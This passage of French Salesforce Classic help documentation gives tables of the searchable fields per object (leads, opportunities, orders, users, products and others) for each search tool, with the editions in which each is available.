| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | ✓ | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Goal

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Description` | | ✓ | ✓ |
| `Name` | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Idée

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale |
|---|---|---|---|---|
| `Corps` | | ✓ | | ✓ |
| `Commentaire` | | ✓ | | ✓ |
| `Description` | | ✓ | | ✓ |
| `Titre` | ✓ | ✓ | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Article Knowledge

La recherche du menu latéral et la recherche avancée ne sont pas conçues pour des articles. Pour rechercher un article, utilisez la recherche globale ou les outils de recherche du menu latéral, sous l'onglet Articles.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale | Onglet Articles |
|---|---|---|---|---|
| Tous les champs de texte standard | | | ✓ | ✓ |
| `Corps` | | | ✓ | ✓ |
| `Fichier` | | | ✓ | ✓ |
| `Résumé` | | | ✓ | ✓ |
| `Titre` | | | ✓ | ✓ |
| `URL` | | | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | ✓ | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | ✓ | ✓ |

Éditions

Salesforce Knowledge est disponible avec : Salesforce Classic.

Salesforce Knowledge est disponible avec : **Performance** Edition, **Developer** Edition, et dans **Unlimited** avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition.

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Piste

Remarque: Une fois converti, un enregistrement de piste ne peut plus être recherché dans Salesforce Classic. Le nouvel enregistrement de compte, de contact ou d'opportunité créé à partir de la piste convertie peut être recherché.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale |
|---|---|---|---|---|
| Adresse | | ✓ | | ✓ |
| Société | ✓ | ✓ | ✓ | ✓ |
| Société (locale) | ✓ | ✓ | ✓ | |
| Description | | ✓ | | ✓ |
| E-mail | ✓ | ✓ | | ✓ |
| Télécopie | ✓ | ✓ | | ✓ |
| Prénom | ✓ | ✓ | ✓ | ✓ |
| Prénom (local) | ✓ | ✓ | ✓ | ✓ |
| Nom | ✓ | ✓ | ✓ | ✓ |
| Nom (local) | ✓ | ✓ | ✓ | ✓ |
| Deuxième prénom | ✓ | ✓ | | ✓ |
| Mobile | ✓ | ✓ | | ✓ |
| Téléphone | ✓ | ✓ | | ✓ |
| Suffixe | ✓ | ✓ | | ✓ |
| Fonction | | ✓ | | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale |
|---|---|---|---|---|
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Transcription Live Chat

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Corps` | | ✓ | ✓ |
| `Corps de la transcription du superviseur` | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Macro

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Description` | | ✓ | ✓ |
| `Name` | ✓ | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

### Champs de recherche : Mesure

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Description` | | ✓ | ✓ |
| `Name` | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

### Champs de recherche : Remarque

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Corps` | | ✓ | ✓ |
| `Titre` | ✓ | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Heures de fonctionnement

Remarque: Lors de l'utilisation de la recherche de références étendues, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de références étendues (par défaut).

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Description` | | ✓ | | ✓ | ✓ |
| `Nom` | ✓ | ✓ | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

## Champs de recherche : Opportunité

Remarque: Lors de l'utilisation de la recherche de références étendues, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de références étendues (par défaut).

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Description` | | ✓ | | | ✓ |
| `Nom de l'opportunité` | ✓ | ✓ | ✓ | ✓ | ✓ |
| `Nom du compte` | | | ✓ | | |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Commande

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Adresse de facturation | | ✓ | ✓ |
| Description | | ✓ | ✓ |
| Note externe | | ✓ | ✓ |
| Commentaires internes | | ✓ | ✓ |
| Nom de la commande | ✓ | ✓ | ✓ |
| Numéro de référence de la commande | | ✓ | ✓ |
| Numéro du bon de commande | | ✓ | ✓ |
| Instruction de traitement | | ✓ | ✓ |
| Adresse d'expédition | | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Les commandes sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Personnes

La recherche du menu latéral et la recherche avancée ne sont pas conçues pour des personnes. Cependant, la recherche du menu latéral et la recherche avancée peuvent être utilisées pour retrouver des utilisateurs. Reportez-vous à Champs à rechercher : Utilisateur.

Pour rechercher des personnes, utilisez la recherche globale ou les outils de recherche de l'onglet Personnes.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale | Onglet Personnes |
|---|---|---|---|---|
| À propos de moi | | | ✓ | |
| Adresse | | | ✓ | |
| E-mail | | | ✓ | |
| Prénom | | | ✓ | ✓ |
| Nom | | | ✓ | ✓ |
| Nom | | | ✓ | ✓ |
| Surnom | | | ✓ | ✓ |
| Téléphone | | | ✓ | |
| ID d'enregistrement (ID d'enregistrement de 15 caractères uniquement) | | | ✓ | |
| Fonction | | | ✓ | |
| Nom d'utilisateur | | | ✓ | |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | ✓ | |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale | Onglet Personnes |
|---|---|---|---|---|
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | ✓ | |

**Remarque:** Les informations des champs masqués dans un profil ne peuvent pas être recherchées par d'autres partenaires et clients de la communauté, mais peuvent être recherchées par des utilisateurs dans l'organisation interne de l'entreprise.

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Cycle de performance

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Name` | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Compte personnel

Remarque: L'objet Compte personnel contient des champs qui proviennent des objets Compte professionnel et Contact. Tous les termes de recherche sont comparés à tous les champs de comptes professionnels et de contacts accessibles à la recherche.

Remarque: Lors de l'utilisation de la recherche de référence étendue, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de références étendues (par défaut).

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les champs de compte personnel disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| Nom du compte | ✓ | ✓ | ✓ | ✓ | ✓ |
| Nom du compte (local) | ✓ | ✓ | ✓ | ✓ | ✓ |
| Numéro de compte | ✓ | ✓ | | | ✓ |
| Site du compte | ✓ | ✓ | | | ✓ |
| Assistant | ✓ | ✓ | | | ✓ |
| Téléphone de l'assistant(e) | ✓ | ✓ | | | ✓ |
| Adresse de facturation | | ✓ | | | ✓ |
| Description | | ✓ | | | ✓ |
| E-mail | ✓ | ✓ | | | ✓ |
| Télécopie | ✓ | ✓ | | | ✓ |
| Téléphone (domicile) | ✓ | ✓ | | | ✓ |
| Adresse postale | | ✓ | | | ✓ |
| Mobile | ✓ | ✓ | | | ✓ |
| Autre adresse | | ✓ | | | ✓ |

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Autre téléphone` | ✓ | ✓ | | | ✓ |
| `Adresse d'expédition` | | ✓ | | | ✓ |
| `Symbole boursier` | ✓ | ✓ | | | ✓ |
| `Titre` | | ✓ | | | ✓ |
| `Site Web` | ✓ | ✓ | | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | | ✓ |
| Tous les champs personnalisés de compte et de contact de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Catalogue de prix

Ni la recherche globale, ni la recherche du menu latéral, ni la recherche avancée ne sont conçues pour rechercher des catalogues de prix. Pour rechercher un catalogue de prix, utilisez la zone **Catalogues de prix** sous l'onglet Produits.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale | Recherche d'onglet de produits |
|---|---|---|---|---|---|
| Description du catalogue de prix | | | | | ✓ |
| Nom du catalogue de prix | | | ✓ | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Produit

La recherche du menu latéral et la recherche avancée ne sont pas conçues pour des catalogues de prix ou des produits. Pour rechercher un produit, utilisez la recherche globale ou la zone **Rechercher des produits** de l'onglet Produits.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références0 standard | Recherche globale | Recherche d'onglet de produits |
|---|---|---|---|---|---|
| Code du produit | | | ✓ | ✓ | ✓ |
| Description du produit | | | | ✓ | ✓ |
| Nom du produit | | | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés | | | | ✓ | ✓ |

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références0 standard | Recherche globale | Recherche d'onglet de produits |
|---|---|---|---|---|---|
| définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | | | |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Question

L'onglet Réponses dans Salesforce répertorie toutes les questions postées vers une communauté de réponses.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Corps de la question` | | ✓ | ✓ |
| `Titres des questions` | ✓ | ✓ | ✓ |
| `Corps de la réponse` | | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

### Champs de recherche : Texte rapide

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Message | | ✓ | ✓ |
| Name | ✓ | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

### Champs de recherche : Devis

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Référence standard | Recherche globale |
|---|---|---|---|---|
| Nom du devis | ✓ | ✓ | ✓ | ✓ |
| Numéro du devis | ✓ | ✓ | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

### Champs de recherche : Rapport

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Description | ✓ | ✓ | ✓ |
| Nom du rapport | ✓ | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Absence de ressource

Remarque: Lors de l'utilisation de la recherche de références étendues, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de références étendues (par défaut).

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Numéro d'absence` | ✓ | ✓ | | ✓ | ✓ |
| `Description` | | ✓ | | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

## Champs de recherche : Fonds de récompense

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Name | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Type de fonds de récompense

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Name | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : utilisateur libre-service

Les utilisateurs libre-service prennent en charge uniquement les recherches de référence standard.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale |
|---|---|---|---|---|
| `Prénom` | | | ✓ | |
| `Nom` | | | ✓ | |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Rendez-vous de service

Remarque: Lors de l'utilisation de la recherche de référence étendue, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de référence étendue (par défaut).

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Numéro du rendez-vous` | ✓ | ✓ | | ✓ | ✓ |
| `Description` | | ✓ | | ✓ | ✓ |
| `Objet` | | ✓ | | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés | | | | | ✓ |

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | | | |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | | | ✓ |

## Champs de recherche : Contrat de service

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Numéro du contrat` | ✓ | ✓ | ✓ |
| `Description` | | ✓ | ✓ |
| `Nom` | ✓ | ✓ | ✓ |
| `Conditions spéciales` | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Ressource de service

Remarque: Lors de l'utilisation de la recherche de référence étendue, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de référence étendue (par défaut).

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| Description | | ✓ | | ✓ | ✓ |
| Nom | ✓ | ✓ | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

## Champs de recherche : Compétence de la ressource de service

Remarque: Lors de l'utilisation de la recherche de référence étendue, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de référence étendue (par défaut).

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Numéro de compétence de la ressource` | ✓ | ✓ | | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

## Champs de recherche : Territoire de service

Remarque: Lors de l'utilisation de la recherche de référence étendue, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de référence étendue (par défaut).

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| Description | | ✓ | | ✓ | ✓ |
| Nom | ✓ | ✓ | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

## Champs de recherche : Membre du territoire de service

Remarque: Lors de l'utilisation de la recherche de référence étendue, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de référence étendue (par défaut).

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Numéro de membre` | ✓ | ✓ | | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

## Champs de recherche : Compétence

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Name | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Solution

La recherche du menu latéral et la recherche avancée ne sont pas conçues pour des solutions. Pour rechercher une solution, utilisez la recherche globale ou le bouton **Rechercher une solution** de l'onglet Solutions.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Rubrique

Ni recherche du menu latéral ni la recherche avancée ne sont conçues pour rechercher des rubriques. Pour trouver une rubrique, utilisez la recherche globale.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Description | | ✓ | ✓ |
| Nom | ✓ | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Utilisateur

Remarque: Si vous utilisez Chatter et que vous recherchez des personnes, reportez-vous à Champs à rechercher : personnes.

Remarque: Lors de l'utilisation de la recherche de références étendues, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de références étendues (par défaut).

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| À propos de moi | | ✓ | | | ✓ |
| Adresse | ✓ | ✓ | | | ✓ |
| E-mail | ✓ | ✓ | | | ✓ |
| Prénom | ✓ | ✓ | ✓ | ✓ | ✓ |
| Nom | ✓ | ✓ | ✓ | | ✓ |
| Deuxième prénom | ✓ | ✓ | | ✓ | ✓ |
| Nom | ✓ | ✓ | ✓ | ✓ | ✓ |
| Surnom | ✓ | ✓ | | | ✓ |
| Téléphone | ✓ | ✓ | | | ✓ |
| ID d'enregistrement (ID d'enregistrement | ✓ | ✓ | | | ✓ |

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| de 15 caractères uniquement) | | | | | |
| `Suffixe` | ✓ | ✓ | | ✓ | ✓ |
| `Fonction` | ✓ | ✓ | | | ✓ |
| `Nom d'utilisateur` | ✓ | ✓ | | | ✓ |
